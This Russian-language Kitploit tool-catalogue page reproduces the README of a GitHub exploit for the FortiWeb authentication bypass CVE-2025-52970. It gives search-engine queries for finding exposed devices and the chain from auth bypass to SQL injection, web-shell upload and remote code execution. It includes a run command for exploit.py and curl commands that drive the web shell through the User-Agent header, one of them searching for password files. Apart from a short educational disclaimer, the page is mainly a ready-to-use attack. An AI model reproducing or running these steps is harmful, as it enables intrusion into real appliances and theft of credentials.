
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
FortiWeb-CVE-2025-52970-Authentication-Bypass — Демонстрирует обход аутентификации в FortiWeb (CVE-2025-52970) в связке с SQL-инъекцией для загрузки веб-шелла и достижения удалённого выполнения кода через HTTP-заголовки. | Kitploit
Инструменты/GitHubGitHub/hex00-0x4/fortiweb-cve-2025-52970-authentication-bypass
Аутентификация и авторизацияАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubhex00-0x4/fortiweb-cve-2025-52970-authentication-bypass

FortiWeb-CVE-2025-52970-Authentication-Bypass

Поделиться

Демонстрирует обход аутентификации в FortiWeb (CVE-2025-52970) в связке с SQL-инъекцией для загрузки веб-шелла и достижения удалённого выполнения кода через HTTP-заголовки.

Репозиторий
93391 год назадЕщё не проверено

🚨 Обход аутентификации FortiWeb → Удалённое выполнение кода

📌 Обзор

В этом репозитории демонстрируется обход аутентификации в FortiWeb, который можно объединить в цепочку для достижения удалённого выполнения кода (RCE).
Эксплойт использует уязвимую конечную точку для внедрения SQL-нагрузок, загрузки веб-шелла и выполнения команд через HTTP-заголовки.

⚠️ Предупреждение:
Этот проект предназначен только для образовательных и исследовательских целей.
НЕ используйте его против систем, которыми вы не владеете или на тестирование которых у вас нет явного разрешения.

Netlas FOFA и Shodan

Screenshot 2025-08-23 131226
((FortiWeb)) AND port:("8443")

### FOFA
title="FortiWeb" && port="8443"

### Shodan
ssl:"FortiWeb" port:8443
http.title:"FortiWeb" port:8443

🔎 Сведения об уязвимости

  • CVE: CVE-2025-52970

  • Компонент: FortiWeb Fabric API (/api/fabric/device/status)

  • Воздействие: Обход аутентификации → SQL-инъекция → Загрузка веб-шелла → RCE

  • Вектор: Специально сформированный заголовок Authorization + SQL-инъекция

🧑‍💻 Порядок работы эксплойта

  1. Создать и удалить временную SQL-таблицу.

  2. Записать нагрузку веб-шелла по частям.

  3. Экспортировать шелл в /cgi-bin/x.cgi.

  4. Загрузить вспомогательный Python-скрипт для активации прав доступа.

  5. Получить доступ к веб-шеллу, отправляя команды через заголовок User-Agent.

    ⚙️ Использование

1️⃣ Клонирование репозитория

git clone https://github.com/your-username/Fortinet-AuthBypass-Exploit.git
cd Fortinet-AuthBypass-Exploit
python3 exploit.py -t https://TARGET:8443/


Screenshot 2025-08-23 114753 Screenshot 2025-08-23 114915

3️⃣ Взаимодействие с веб-шеллом


curl -ks -H 'User-Agent: id' https://TARGET:8443/cgi-bin/x.cgi
curl -ks -H 'User-Agent: whoami' https://TARGET:8443/cgi-bin/x.cgi
curl -ks -H 'User-Agent: uname -a' https://TARGET:8443/cgi-bin/x.cgi
curl -ks -H 'User-Agent: grep -ril pass /etc /conf /data 2>/dev/null' https://TARGET:8443/cgi-bin/x.cgi

Screenshot 2025-08-23 114521
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    280

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






